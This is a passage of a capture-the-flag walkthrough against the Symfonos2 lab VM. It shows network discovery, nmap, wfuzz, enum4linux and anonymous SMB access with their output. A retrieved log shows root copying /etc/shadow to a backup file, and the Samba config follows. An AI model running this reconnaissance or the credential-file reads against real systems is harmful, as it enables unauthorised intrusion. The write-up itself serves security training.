

symfonos2

root@kali:~# netdiscover -r 192.168.218.0/24




```
 Currently scanning: 192.168.218.0/24   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.218.1   00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.218.2   00:50:56:e7:c3:cf      1      60  VMware, Inc.
 192.168.218.130 00:0c:29:3a:b1:23      1      60  VMware, Inc.
 192.168.218.254 00:50:56:eb:83:e2      1      60  VMware, Inc.
```

root@kali:~/pwn# nmap symfonos2.local -A -sV -sC -p- -oA symfonos/




```
Not shown: 65530 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.3.5
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
|   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
|_  256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
80/tcp  open  http        WebFS httpd 1.21
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:3A:B1:23 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
|_nbstat: NetBIOS name: SYMFONOS2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos2
|   NetBIOS computer name: SYMFONOS2\x00
|   Domain name: \x00
|   FQDN: symfonos2
|_  System time: 2019-09-13T22:06:13-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-09-13 23:06:13
|_  start_date: N/A
```

```
root@kali:~/pwn# wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt --hc 404 http://symfonos2.local/FUZZ
```




```
==================================================================
ID    Response   Lines      Word         Chars          Payload
==================================================================

000001:   C=200      14 L       17 W          183 Ch         ""
002020:   C=200      14 L       17 W          183 Ch         "index.html"

Total time: 5.641909
Processed Requests: 4614
Filtered Requests: 4612
Requests/sec.: 817.8082
```

root@kali:~/pwn# enum4linux symfonos.local




```
 ===========================================
|    Share Enumeration on symfonos.local    |
 ===========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SYMFONOS2
```

2 Users found: aeolus and cronus




```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\aeolus (Local User)
S-1-22-1-1001 Unix User\cronus (Local User)
```

root@kali:~/pwn# smbclient //symfonos.local/anonymous -U anonymous




```
smb: \backups\> pwd
Current directory is \\symfonos.local\anonymous\backups\
smb: \backups\> dir
  .                                   D        0  Thu Jul 18 10:25:17 2019
  ..                                  D        0  Thu Jul 18 10:30:09 2019
  log.txt                             N    11394  Thu Jul 18 10:25:16 2019

                19728000 blocks of size 1024. 16313624 blocks available
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (3708.9 KiloBytes/sec) (average 3709.0 KiloBytes/sec)
smb: \backups\> █
```

Log.txt which is downloaded from backup directory.




```
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
#
```

SMB configuration.




```
[printers]
   comment = All Printers
   browseable = no
   path = /var/spool/samba
   printable = yes
   guest ok = no
   read only = yes
   create mask = 0700

# Windows clients look for this s
# printer drivers
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
   browseable = yes
   read only = yes
   guest ok = no
# Uncomment to allow remote admin
# You may need to replace 'lpadmi
# admin users are members of.
# Please note that you also need
# to the drivers directory for the
;   write list = root, @lpadmin

[anonymous]
   path = /home/aeolus/share
   browseable = yes
   read only = yes
   guest ok = yes
```

FTP configuration.



